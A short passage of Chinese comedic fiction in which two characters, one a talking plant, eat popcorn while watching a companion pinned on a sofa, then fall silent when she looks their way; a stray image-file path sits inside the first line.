星缕托着下巴,看着那边被按在沙发里的人,语气悠悠的。“谁让她非要一次性挑衅八个,还是自己答应的。”
星缕草疯狂附和。
“就是!完全是自找的!”
然后下一秒。
夜渊喘着气,忽然抬起那双湿红的深紫色眼眸,幽幽朝她们这边看了一眼。
一人一草瞬间安静。
星缕草默默把爆米花藏到背后。
星缕则差点被嘴里那口爆米花噎到。
——